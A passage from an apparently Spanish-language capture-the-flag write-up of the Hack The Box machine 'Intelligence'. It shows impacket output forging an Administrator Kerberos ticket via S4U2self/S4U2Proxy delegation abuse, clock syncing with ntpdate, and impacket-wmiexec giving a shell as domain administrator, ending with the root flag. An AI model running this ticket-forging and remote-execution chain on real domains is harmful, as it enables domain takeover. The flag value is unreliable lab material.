to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache

joulker@joulker:~$

```

No me ha funcionado ni para atrás el psexec, y con esta comanda si que lo he acabado consiguiendo, se supone que se puede conseguir haciendolo en 2 líneas pero ha sido imposible, y por algun motivo me pedía la hora cada 2 segundos hasta que finalmente ha funcionado. Osea he hecho ntpdate como 50 veces fuera de broma, es

lo que mas he hecho hasta que me ha funcionado

```
└─$ sudo ntpdate 10.10.10.248
[sudo] contraseña para jouker:
2025-04-09 20:31:56.894483 (+0200) +25202.507507 +/- 0.042375
10.10.10.248 s1 no-leap
CLOCK: time stepped by 25202.507507

└─(jouker@joukerm)-[~]
└─$ sudo KRB5CCNAME='Administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache' impacket-wmiexec -k -no-pass intelligence.htb/Administrator@dc.intelligence.htb
[sudo] contraseña para jouker:
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
intelligence\administrator

C:\>cd Users
C:\Users>cd Administrator/Desktop
tC:\Users\Administrator\Desktop>type root.txt
e803b80cdf89eae86bc922d62cbc9123

C:\Users\Administrator\Desktop>
```